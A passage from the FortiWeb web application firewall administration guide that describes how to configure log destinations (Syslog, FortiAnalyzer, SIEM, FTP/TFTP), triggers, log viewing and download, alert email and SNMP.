- **Enable Predefined Rules**—Use the predefined credit card number and password data types.
- **Enable Custom Rules**—Use your own regular expressions to define sensitive data.

When viewing new log messages, data types matching the predefined rules or custom rules are replaced with a string of asterisks.

To test a regular expression, click the **>>** (test) button. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.

Configuring Syslog settings

To store log messages remotely on a Syslog server, you first create the Syslog connection settings.

Syslog settings can be referenced by a trigger, which in turn can be selected as the trigger action in a protection profile, and used to send log messages to one or more Syslog servers whenever a policy violation occurs.

You can use each Syslog policy to configure connections to up to 3 Syslog servers.

Logs stored remotely cannot be viewed from the FortiWeb web UI. If you need to view logs from the web UI, also enable local storage. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

To configure Syslog policies

Before you can log to Syslog, you must enable it for the log type that you want to use as a trigger. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

1. Go to **Log&Report > Log Policy > Syslog Policy**.
2. To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. If the policy is new, in **Policy Name**, type the name of the policy as it will be referenced in the configuration.
5. Click **Create New**.
6. In **IP Address**, enter the address of the remote Syslog server.
7. In **Port**, enter the listening port number of the Syslog server. The default is 514.
8. Select the format of the system log. Options are Default, CSV and CEF. Note that the CEF is for Syslog server, not for SIEM. If your receiver is a SIEM server such as Azure Sentinel, please refer to Configuring SIEM policies
9. Mark the **Enable TLS** check box if you want to create a TLS connection between the FortiWeb and the Syslog server to protect the log messages transport.
10. Select the custom fields you have defined in **Log&Report > Log Config > Global Log Settings**. They will be attached to the syslog records.
11. Click **OK**.
12. Repeat the Syslog server connection configuration for up to two more servers, if required.

To verify logging connectivity, from the FortiWeb appliance, trigger a log message that matches the types and severity levels that you have chosen to store on the remote host. Then, on the remote host, confirm that it has received that log message.

If the remote host does not receive the log messages, verify the FortiWeb appliance's network interfaces (see Configuring the network interfaces on page 117) and static routes (see Adding a gateway on page 133), and the policies

`execute traceroute` command to determine the point where connectivity fails. For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

See also

- Configuring log destinations on page 798
- Viewing log messages on page 811
- Enabling log types, packet payload retention, & resource shortage alerts on page 796
- Configuring triggers on page 810
- Configuring log destinations on page 798
- Obscuring sensitive data in the logs on page 804

Configuring FortiAnalyzer policies

Before you can store log messages remotely on a FortiAnalyzer appliance, you must first create FortiAnalyzer connection settings.

Once you create FortiAnalyzer connection settings, it can be referenced by a trigger, which in turn can be selected as a trigger action in a protection profile, and used to record policy violations.

Logs stored remotely cannot be viewed from the web UI of the FortiWeb appliance. If you require the ability to view logs from the web UI, also enable local storage. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

To configure FortiAnalyzer policies

Before you can log to FortiAnalyzer, you must enable logging for the log type that you want to use as a trigger. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

Go to **Log&Report > Log Policy > FortiAnalyzer Policy**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Click **Create New**.

For **Policy Name**, enter a unique name that other parts of the configuration can reference. The maximum length is 63 characters.

Click **OK**.

To add a FortiAnalyzer Server to the policy, click Create New.

Configure the IP Address (IPV4).

Click **OK**.

Confirm with the FortiAnalyzer administrator that the FortiWeb appliance was added to the FortiAnalyzer appliance's device list, allocated sufficient disk space quota, and assigned permission to transmit logs to the FortiAnalyzer appliance. For details, see the FortiAnalyzer *Administration Guide*:

HTTP://docs.fortinet.com/fortianalyzer/admin-guides

To verify logging connectivity, from the FortiWeb appliance, trigger a log message that matches the types and severity levels that you have chosen to store on the remote host. Then, on the remote host, confirm that it has received that log message.

If the remote host does not receive the log messages, verify the FortiWeb appliance's network interfaces (see Configuring the network interfaces on page 117) and static routes (see Adding a gateway on page 133), and the policies on any intermediary firewalls or routers. If ICMP `ECHO_RESPONSE` (pong) is enabled on the remote host, try using the `execute traceroute` command to determine the point where connectivity fails. For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

Configuring SIEM policies

Before you store log messages remotely on a SIEM resource, you create SIEM connection settings and add them to a trigger configuration. Then you select the trigger in a protection profile.

You cannot use the web UI to view logs stored remotely. To view logs from the web UI, also enable local storage. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

To configure SIEM policies

Before you can log to the resource, you enable logging for the log type that you want to use as a trigger. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

Go to **Log&Report > Log Policy > SIEM Policy**.

To access this part of the web UI, your administrator's account access profile must have Read and Write permission to items in the Log & Report category. For details, see Permissions on page 52.

Click **Create New**.

Enter a **Policy Name** for the policy. You will use the name to refer to the policy in other parts of the configuration.

Click **OK**.

Click **Create New**, and then do one of the following:

- To configure a connection to an ArcSight server, for **Policy Type**, select **ArcSight CEF** and enter an **IP Address (IPv4)** and **Port** for the server.
- To configure a connection to an QRadar server, for **Policy Type**, select **QRadar CEF** and enter an **IP Address (IPv4)** and **Port** for the server.
- To configure a connection to an Azure Event Hub, for **Policy Type**, select **Azure CEF**.

  The **Azure CEF** policy type requires you to complete Azure event hub settings through the `config system eventhub` CLI command or Azure PowerShell. For details, see the *FortiWeb CLI Reference* (HTTPs://docs.fortinet.com/product/fortiweb/) and *FortiWeb-VM Azure Install Guide* (https://docs.fortinet.com/fortiweb/hardware).

Click **OK**.

If required, add additional resources to the policy.

To verify logging connectivity, from the FortiWeb appliance, trigger a log message that matches the types and severity levels that you have chosen to store on the remote resource. Then, on the remote resource, confirm that it has received that log message.

If a SIEM server does not receive the log messages, verify FortiWeb's network interfaces (see Configuring the network interfaces on page 117) and static routes (see Adding a gateway on page 133), and the policies for any intermediary firewalls or routers. If ICMP `ECHO_RESPONSE` (pong) is enabled on the remote host, try using the `execute traceroute` command to determine the point where connectivity fails. For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

See also

- Configuring log destinations on page 798
- Viewing log messages on page 811
- Enabling log types, packet payload retention, & resource shortage alerts on page 796
- Configuring triggers on page 810
- Obscuring sensitive data in the logs on page 804

Configuring FTP/TFTP policies

Before you send reports that contain log or other information to an FTP or TFTP server, you create FTP/TFTP connection settings and add them to a report configuration.

To configure FTP/TFTP policies

Before you can create reports that contain logging information, you enable logging for the log type that you want to capture in a report. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

Go to **Log&Report > Log Policy > FTP/TFTP Policy**.

To access this part of the web UI, your administrator's account access profile must have Read and Write permission to items in the Log & Report category. For details, see Permissions on page 52.

Click **Create New**.

Configure these settings:

FTP/TFTP Policy Name	Enter a unique name that other parts of the configuration can reference. The maximum length is 63 characters.
Policy Type	Select **FTP** or **TFTP**.
Server	Enter the IP address of the FTP or TFTP server.
Authentication	Specifies whether the server requires a user name and password for authentication, rather than allowing anonymous connections. Available only if Policy Type on page 809 is **FTP**.
Username	Enter the user name that FortiWeb uses to authenticate with the server.

	Available only if Authentication on page 809 is selected.
Password	Enter the password for the specified username. Available only if Authentication on page 809 is selected.
File Folder	Specifies the location on the server where FortiWeb stores reports. Available only if Policy Type on page 809 is **FTP**.

Click **OK**.

To verify logging connectivity, from the FortiWeb appliance, configure a report that uses this FTP/TFTP policy, and then run it (or wait for it to run at its scheduled time). Then, on the FTP or TFTP server, confirm that FortiWeb transmitted the report to the specified folder.

For details about configuring FortiWeb to send a report to an FTP or TFTP server, see Selecting the report's file type & delivery options on page 834.

See also

- Configuring log destinations on page 798
- Viewing log messages on page 811
- Enabling log types, packet payload retention, & resource shortage alerts on page 796
- Configuring triggers on page 810
- Obscuring sensitive data in the logs on page 804

Configuring triggers

Triggers are sets of notification servers (Syslog, FortiAnalyzer, and alert email) that you can select in protection rules. The FortiWeb appliance will contact those servers when traffic violates the policy and therefore triggers logging and/or alert email.

You can also receive security event notification via SNMP. For details, see SNMP traps & queries on page 822.

For example, if you create a trigger that contains email and Syslog settings, that trigger can be selected as the trigger action for specific violations of a protection profile's sub-rules. Alert email and Syslog records will be created according to the trigger when a violation of that individual rule occurs.

To configure triggers

Before you create a trigger, first create any settings it will reference, such as email, Syslog and/or FortiAnalyzer settings. For details, see Configuring email settings on page 819, Configuring Syslog settings on page 806, and Configuring FortiAnalyzer policies on page 807.

Go to **Log&Report > Log Policy > Trigger Policy**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Click **Create New**.

In **Name**, type a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.

Pick an existing policy from one or more of the four Email, Syslog, FortiAnalyzer, or SIEM policies from the drop-down lists. FortiWeb will use these notification devices for all protection rule violations that use this trigger.

Click **OK**.

To apply the trigger, select it in the **Trigger Action** setting in a web protection feature, such as a hidden field rule, or an HTTP constraint on illegal host names.

Viewing log messages

You can use the web UI to view and download locally stored log messages. You cannot use the web UI to view log messages that are stored remotely on Syslog or FortiAnalyzer devices, an ArcSight SIEM Server, or Azure Security Center.

Depending on the type of log, some log messages cannot be viewed from the web UI.

Log messages are in human-readable format, where each column's name, such as **Source** (`src` in a raw (unformatted) view), indicates its contents.

To assist you in forensics and troubleshooting false positives, if the request matched an attack signature, the part of the packet that matched is highlighted.

An attack's origin is not always the same as the IP that appears in your logs. Network address translation (NAT) at various points between a web browser and your web servers can mask the original IP address of the attacker. Depending on your configuration of Use X-Header to Identify Original Client's IP on page 189, attack logs' **Source** column may contain the IP address of the client according to `X-Forwarded-For:` or a similar header in the HTTP layer, **not** the `SRC` field in the IP header. In that case, the corresponding traffic log's **Source** column will not match, since it reflects the IP layer.

Typically in this scenario, the connection has been relayed by a load balancer or proxy, and therefore the IP would be that of the load balancer, which is not the real origin of the attack. Similarly, if Shared IP on page 736 is enabled, FortiWeb will attempt to differentiate innocent clients that share the same public address with an attacker according to the IP layer `SRC` field due to NAT.

Not all attack detections will be logged. In some cases, only one entry will be logged when there are many attack instances. For details, see Log rate limits on page 795.

Similarly, server information disclosure detections will not be logged if you have configured Action on page 411 to be **Erase, no Alert**. For details, see Blocking known attacks on page 409.

Viewing raw (unformatted) messages

When you view log messages using the web UI, the log message is displayed in columns, with graphics and other formatting. In some cases, it is useful to view the log message exactly as it appears in the log file, as a single line of text consisting of field-value pairs. Use one of the following methods to view a log message in its raw form:

- Right-click a column heading, select **Detailed Information**, and then click **Apply**. The log message is displayed with no formatting in the Detailed Information column.
- Download a complete log file or a file that contains all log messages for a specific time period. For details, see Downloading log messages on page 814.

Determining whether an attack that generated a message was blocked

Not all detected attacks may be blocked, redirected, or sanitized.

You can use the Action column to determine whether or not an attack attempt was permitted to reach a web server. (This column is displayed by default. Right-click a column heading to select the columns to display.) Additionally, if the FortiWeb appliance is operating in Offline Protection mode or Transparent Inspection mode, due to asynchronous inspection where the attack may have reached the server before it was detected by FortiWeb, you should also examine the server itself.

To view log messages

Go to one of the log types:

- **Log&Report > Log Access > Attack**
- **Log&Report > Log Access > Event**
- **Log&Report > Log Access > Traffic**

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Columns and appearance varies slightly by the log type. For details on structure or interpretations of and troubleshooting suggestions for individual log messages, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

Initially, the page displays the most recent 100,000 log messages for that log type.

In FortiWeb HA Active-Passive clusters, log messages are recorded on their originating appliance. If you notice a gap in the logs, a failover may have occurred. Also, in FortiWeb HA Active-Active clusters, HTTP requests are distributed to all the active appliances, so log messages are recorded on their originating appliance.

FortiAnalyzer can recognize logs from a FortiWeb High Availability (Active-Active and Active-Passive) cluster and display aggregated logs from each device in the cluster under one name. You no longer have to connect to individual cluster members to view logs from the cluster.

Here, attack log is taken as an example.

Log&Report > Log Access > Attack

(Refresh button)	Click to update the page with any logs that have been recorded since you previously loaded the page.
Add Filter	Click to create a filter based on log message fields. Only messages that are in the most recent 100,000 messages and match the criteria in the filter are displayed. When you search by date and time, all messages with the selected date are displayed. If you have too many filters and values for one log query, it might exceed the request URI limitation 8,190 and a message appears: `Request-URI Too Long`

	There isn't a specific number of how many pairs of filter and value are allowed. It depends on the filters you added and how many values you added to a filter. So, if you see the error message, try removing some filters or values. If you have too many filters and values to be saved, a message appears: `The filter to be saved is too long` Try removing some filters or filter values then saving the filter again.
(Save button)	Click to save and name the current filter for the convenience of future use.
Saved filter drop-down list	Select from the list to apply a previously saved filter.
(drag and drop column heading)	Change the order of columns.
(right-click column heading)	Right-click a column heading to access settings that add or hide columns that correspond to log fields or remove any filters you have applied.
Log Management	Click to view, download, or clear contents of a selected log file(s).
Generate Log Detail PDF	Click to generate a detailed report of the selected attack log message in PDF format. Available only for the attack log.

Comments

Click any attack log, you can add/edit comments for this log from the bottom of the detailed page on the right. From the Comments column, you can see details such as the comments creator, creation time, editor and editing time, etc.

Only one comment is kept for each log. Comments are stored locally, and logs exported and sent do not include comments. You cannot delete the comments.

Flags

You can set any of the three flags "Action Required", "Action Taken", and "Dismissed" for an attack log by right clicking the log.

Only one flag can be kept for each log. Flags are stored locally, and logs exported and sent do not include flags. You cannot clear the flags.

Viewing a single log message as a table

When viewing attack log messages or traffic log messages, you can display the log message as a table in the frame beside the log view.

To view message details

Go to either **Log&Report > Log Access > Attack** or **Log&Report > Log Access > Traffic**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Click any log message.

The details appear beside the main log table. The arrow icon in the top-left of the details pane allows you to expand or collapse the pane.

Viewing packet payloads

If you enabled retention of packet payloads from FortiWeb's HTTP parser for attack and traffic logs, you can view a part of the payload as dissected by the HTTP parser, in table form, via the web UI. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

Packet payload tables display the decoded packet payload associated with the log message that it caused. This supplements the log message by providing the actual data that triggered the regular expression, which may help you to fine-tune your regular expressions to prevent false positives, or aid in forensic analysis.

To view a packet payload

Go to either **Log&Report > Log Access > Attack** or **Log&Report > Log Access > Traffic**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

In the row corresponding to the log message whose packet payload you want to view, click the log message.

There may not be a **Packet Log** icon for every log message, such as for normal HTTP responses and attack types where you have not enabled packet payload retention.

In a frame to the right the log messages, the log message appears in table format, as well as the decoded HTTP headers and packet payload. Parameters and file uploads are in either the **URL** or (for HTTP `POST` requests) **Data** fields. Cookies can be either in the **Cookie** or **Data** fields.

See also

- Enabling log types, packet payload retention, & resource shortage alerts on page 796
- Coalescing similar attack log messages on page 816
- Downloading log messages on page 814

Downloading log messages

You can download logs that are stored locally (that is, on the FortiWeb appliance's hard drive) to your management computer.

In the web UI, there are two different methods:

- Download one or more **whole log files**. (If the log has not yet been rotated, there may be only one file.)
- Download only the log messages that occurred within a **specific time period**, regardless of which file contains them. Maximum amount of logs allowed to be downloaded in the specific time period is limited to 500,000 logs.

To download log messages matching a time period

Go to **Log&Report > Log Access > Download**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Configure these settings:

Log Type	Select one of the following log types to download

System Time	Displays the date and time according to FortiWeb's clock at the time that this page was loaded, or when you last clicked the **Refresh** button.
Start Time	Choose the starting point for the log download by selecting the year, month and day as well as the hour, minute and second that defines the first of the log messages to download.
End Time	Choose the end point for the log download by selecting the year, month and day as well as the hour, minute and second that defines the last of the log messages to download.

Click **Download**.

If there are no log messages of that log type in that time period, a message appears:

```
no logs selected
```

Click **Return** and revise the time period or log type selection.

If there are more than 500,000 logs in that time period, a message appears:

```
Unable to download due to size. Please respecify a shorter time period
```

If a file download dialog appears, choose the directory where you want to save the file.

Your browser downloads the log file in a `.tgz` compressed archive. Time required varies by the size of the log and the speed of the network connection.

To download a whole log file

Go to one of the log types, such as **Log&Report > Log Access > Event**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Click **Log Management**.

A page appears, listing each of the log files for that type that are stored on a local hard drive.

Mark the check box next to the file that you want to download.

Click **Download**.

Select either **Normal format** (raw, plain text logs) or **CSV format** (comma-separated value).

Raw, unencrypted logs can be viewed with a plain text editor. CSV-formatted, unencrypted logs can be viewed with a spreadsheet application, such as Microsoft Excel or OpenOffice Calc.

If you would like to password-encrypt the log files using 128-bit AES before downloading them, enable **Encryption** and type a password in **Password**.

Encrypted logs can be decrypted and viewed by archive viewers that support this encryption, such as 7zip 9.20 or WinRAR 5.0.

Click **OK**.

If a file download dialog appears, choose the directory where you want to save the file.

Your browser downloads the log file as a `.log` or `.csv` file, depending on which format you selected. Time required varies by the size of the log and the speed of the network connection.

Deleting log files

If you have downloaded log files to an external backup, or if you no longer require them, you can delete one or more locally stored log files to free disk space.

To delete a log file

Go to one of the log types, such as **Log&Report > Log Access > Event**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Click **Log Management**.

A page appears, listing each of the log files for that type that are stored on the local hard drive.

Either:

To delete **all** log files, mark the check box in the column heading. All rows' check boxes will become marked.

To delete **some** log files, mark the check box next to each file that you want to delete.

Click **Clear Log**.

Coalescing similar attack log messages

FortiWeb can generate many types of attack log messages, including Custom Access Violation, Header Length Exceeded, IP Reputation Violation, and SQL Injection.

To make attack log messages easier to review, when the total number of attack types exceeds 32 in a single day, FortiWeb aggregates two types of messages—signature attacks and HTTP protocol constraints violations—in the **Aggregated Attacks** page.

For details about the signatures and constraints that generate the aggregated messages, see Blocking known attacks on page 409 and HTTP/HTTPS protocol constraints on page 509.

Some attacks only generate one log message per interval while an attack is underway. They are effectively already coalesced. For details, see Log rate limits on page 795 and Viewing log messages on page 811.

To coalesce similar attack log messages

Go to **Log&Report > Log Access > Attack** and select the Aggregated Attacks tab.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Each row of aggregated log messages is initially grouped into similar attack types, **not** primarily by day or time.

If you want to aggregate attacks by time instead, click **Aggregate log by Date**.

Each page in the display contains up to 7 dates of aggregated logs. To view dates before that time, click the arrow to go to the next page.

To expand a row in order to view individual items comprising it, click the plus sign (+) in the **#** column.

To view a list of all log messages comprising that item, click the item's row. Details appear in a pane to the right.

Analyzing attack logs in FortiWeb Cloud Threat Analytics

FortiWeb Cloud now integrates with FortiWeb appliances. Collect attack logs from all your FortiWeb platforms and leverage the power of threat analytics across your entire web assets.

To enable Threat Analytics:

1. Contact Sales team to purchase a license with the Threat Analytics service.
2. Log in to FortiWeb.
3. Check the status of Threat Analytics in the **Licenses** widget in **Dashboard > Status**. It should be displayed as Valid.



4. In the **System Information** Widget in **Dashboard > Status**, click **Enable Threat Analytics**, then click **OK** in the pop-up window.



5. Make sure **Enable Attack Log** is switched on in **Log&Report > Log Config > Other Log Settings**.
6. Go to **Dashboard > Status**, click **Add Widget**, then select **Threat Analytics** in the **System** section. The **Threat Analytics** widget will be displayed on the **Status** page. You can view whether FortiWeb is successfully connected with FortiWeb Cloud and whether the attack logs are being forwarded.



7. Wait for FortiWeb to generate attack logs.
8. Log in to FortiWeb Cloud with the account you used when registering your license on Fortinet Support site.

For more information on the Threat Analytics, see this article in FortiWeb Cloud Online Help.

Alert email

To notify you of serious attack and/or system failure events, you can configure the FortiWeb appliance to generate an alert email.

Alerts appear on the dashboard. FortiWeb will also generate alert e-mail if you configure email settings and include them in a trigger that is used by system resource thresholds and/or traffic policies.

Alert email are based upon events that are also in log messages. If you have received an alert email and want to know more about the events, go to the corresponding log messages. For details about viewing locally stored log messages, see Viewing log messages on page 811.

To configure alert email

Configure email settings so that FortiWeb will be able to connect to an SMTP server that will deliver alerts. For details, see Configuring email settings on page 819.

If you want to receive email about attacks or policy violations, add the email settings to the trigger that is used by those policies. For details, see Configuring triggers on page 810.

If you want to receive email about system resource statuses, configure alert thresholds. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

If you want to receive copies of event log messages via email, For details, see Configuring alert email for event logs on page 821.

Configuring email settings

If you define email settings, FortiWeb can send email to alert specific administrators or other personnel when a serious condition or problem occurs, such as a system failure or network attack. Email settings include email address information for selected recipients and it sets the frequency that emails are sent to those recipients.

For example, you might configure a signature set to monitor for SQL-injection violations and take specific actions if those types of violations occur. The specific actions can include sending an alert email, in which case the email is sent to the individuals identified in the email settings attached to the trigger used for the SQL injection violation. The trigger could also include recording the violation in Syslog or FortiAnalyzer. For more information on Syslog or FortiAnalyzer settings, see Configuring Syslog settings on page 806 and Configuring FortiAnalyzer policies on page 807.

The alert email settings also enables you to define the interval that emails are sent if the same alert condition persists following the initial occurrence.

For example, you might configure the FortiWeb appliance to send only one alert message for each 15-minute interval after warning-level log messages begin to be recorded. In that case, if the alert condition continues to occur for 35 minutes after the first warning-level log message, the FortiWeb appliance would send a total of three alert email messages, no matter how many warning-level log messages were recorded during that period of time.

For details about the severity levels of log messages, see Log severity levels on page 794.

To configure email settings

Enable alert email for each log type that you want to generate alert email. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

Go to **Log&Report > Log Policy > Email Policy.**

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Click **Create New**.

Configure these settings:

Policy Name	Specify a unique name that can be referenced by other parts of the configuration.
Connection Security	Select one of the following options: • **None**—FortiWeb applies no security protocol to email. • **STARTTLS**—Encrypts the connection to the SMTP server using STARTTLS. • **SSL/TLS**—Encrypts the connection to the SMTP server using SSL/TLS.
SMTP server	Type the fully qualified domain name (FQDN, e.g. `mail.example.com`) or IP address of the SMTP relay or server, such as a FortiMail appliance, that the FortiWeb appliance uses to send alerts and generated reports. **Caution:** If you enter a domain name, you must also configure the FortiWeb appliance with at least one DNS server. Failure to configure a DNS server may cause the FortiWeb appliance to be unable to resolve the domain name, and therefore unable to send the alert. For details about configuring use of a DNS server, see Configuring DNS settings on page 141.
SMTP Port	Enter the port on the SMTP server that listens for alerts and generated reports from FortiWeb.
Email From	Type the sender email address, such as `fortiweb@example.com`, that the FortiWeb appliance will use when sending alert email messages.
Email To	Type up to three recipient email addresses such as `admin@example.com`. Enter one per field.
Authentication	Enable if the SMTP relay requires authentication.
SMTP Username	Type the user name of the account on the SMTP relay (e.g. `fortiweb`) that FortiWeb uses to send alerts. This option is available only if Authentication on page 820 is enabled.
SMTP Password	Type the password of the account on the SMTP relay that FortiWeb uses to send alerts. This option is available only if Authentication on page 820 is enabled.
Apply & Test	Click to save the current settings and test the connection to the SMTP server.
Log Level	Select the priority threshold that log messages must meet or exceed in order to cause an alert. For details about log levels, see Log severity levels on page 794.
Send email based on interval time	Enable to configure sending email based on interval time.
Interval	Type the number of minutes between each alert if an alert condition of the specified severity level continues to occur after the initial alert. Note that although an interval is specified, logs would still be sent out early once the interval buffer is full. For example if the interval is set as 10 minutes but the interval buffer gets full in the 3rd minute, logs in buffer would be sent immediately.
Enable Email attachments compression	Check to apply compression to the alert email policy. With the compression function being enabled, event logs and alerts will be attached to the emails in ZIP format, otherwise they will be attached in TXT format.

Company Name	Custom your alert email by inserting a company name. Enter a company name; the specified name will be displayed on the top of the email content.
Company Logo	Custom your alert email by inserting a company logo. Select a company logo; the specified logo will be displayed on the top of the email content. Only JPG is acceptable, and the maximum acceptable file size of the logo is 36KB.

Click **OK**.

Group the email settings in a trigger. For details, see Configuring triggers on page 810.

Add the appliance's sender address to your address book. Depending on your anti-spam software/device, you may also need to adjust other settings to ensure that email from this appliance is not accidentally dropped or tagged as spam.

To verify your settings and connectivity to the email server/relay, click **Apply & Test**.

See also

- Enabling log types, packet payload retention, & resource shortage alerts on page 796
- Configuring triggers on page 810
- Configuring alert email for event logs on page 821

Configuring alert email for event logs

You can configure FortiWeb to send an alert email for event log messages.

To configure alert email for event logs

Go to **Log&Report > Log Config > Global Log Settings**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.

Configure these settings:

Alert Mail	Enable to generate alert email when log messages are created. Distribution of alert email is controlled by email policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action is not selected for a specific type of violation, every occurrence of that violation will result in an alert email to the individuals associated with the policy selected in the Email Policy on page 821 field. **Note:** Alert email are not sent for traffic logs. **Note:** Before enabling this option, verify that log frequency is not too great. If logs are very frequent, enabling this option could decrease performance and cause the FortiWeb appliance to send you many alert email messages.	
	Email Policy	Select the email settings to use for alert emails. For details, see Configuring email settings on page 819.

Click **Apply**.

See also

- Configuring log destinations on page 798
- Viewing log messages on page 811
- Downloading log messages on page 814
- Enabling log types, packet payload retention, & resource shortage alerts on page 796
- Configuring email settings on page 819
- Configuring Syslog settings on page 806
- Configuring FortiAnalyzer policies on page 807
- Configuring log destinations on page 798
- Obscuring sensitive data in the logs on page 804

SNMP traps & queries

System > Config > SNMP enables you to configure the FortiWeb appliance's simple network management protocol (SNMP) agent to allow queries for system information and to send traps (alarms or event messages) to the computer that you designate as its SNMP manager. In this way you can use an SNMP manager to monitor the FortiWeb appliance.

Before you can use SNMP, you must activate the FortiWeb appliance's SNMP agent and add it as a member of at least one community. You must also enable SNMP access on the network interface through which the SNMP manager connects. For details, see Configuring the network interfaces on page 117.

On the SNMP manager, you must also verify that the SNMP manager is a member of the community to which the FortiWeb appliance belongs, and compile the necessary Fortinet-proprietary management information blocks (MIBs) and Fortinet-supported standard MIBs. For details about MIBs, see MIB support on page 825.

Failure to configure the SNMP manager as a host in a community to which the FortiWeb appliance belongs, or to supply it with required MIBs, will make the SNMP monitor unable to query or receive traps from the FortiWeb appliance.

To configure the SNMP agent

Add the MIBs to your SNMP manager so that you will be able to receive traps and perform queries. For instructions, see the documentation for your SNMP manager.

Go to **System > Config > SNMP.**

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.

Configure the following settings:

SNMP Agent	Enable to activate the SNMP agent, so that the FortiWeb appliance can send traps and receive queries for the communities in which you enabled queries and traps. For details about communities, see Configuring an SNMP community on page 823.

Description	Type a comment about the FortiWeb appliance, such as `dont-reboot`. The description can be up to 35 characters long, and can contain only letters (a-z, A-Z), numbers, hyphens (-) and underscores (_).
Location	Type the physical location of the FortiWeb appliance, such as `floor2`. The location can be up to 35 characters long, and can contain only letters (a-z, A-Z), numbers, hyphens (-) and underscores (_).
Contact	Type the contact information for the administrator or other person responsible for this FortiWeb appliance, such as a phone number (`555-5555`) or name (`jdoe`). The contact information can be up to 35 characters long, and can contain only letters (a-z, A-Z), numbers, hyphens (-) and underscores (_).

Click **Apply**.

Create at least one SNMP community to define which hosts are allowed to query, and which hosts will receive traps. For details, see Configuring an SNMP community on page 823.

See also

- Configuring the network interfaces on page 117
- Configuring an SNMP community on page 823
- MIB support on page 825

Configuring an SNMP community

An SNMP community is a grouping of equipment for network administration purposes. You must configure your FortiWeb appliance to belong to at least one SNMP community so that community's SNMP managers can query the FortiWeb appliance's system information and receive SNMP traps from the FortiWeb appliance.

On FortiWeb, SNMP communities are also where you enable the traps that will be sent to that group of hosts.

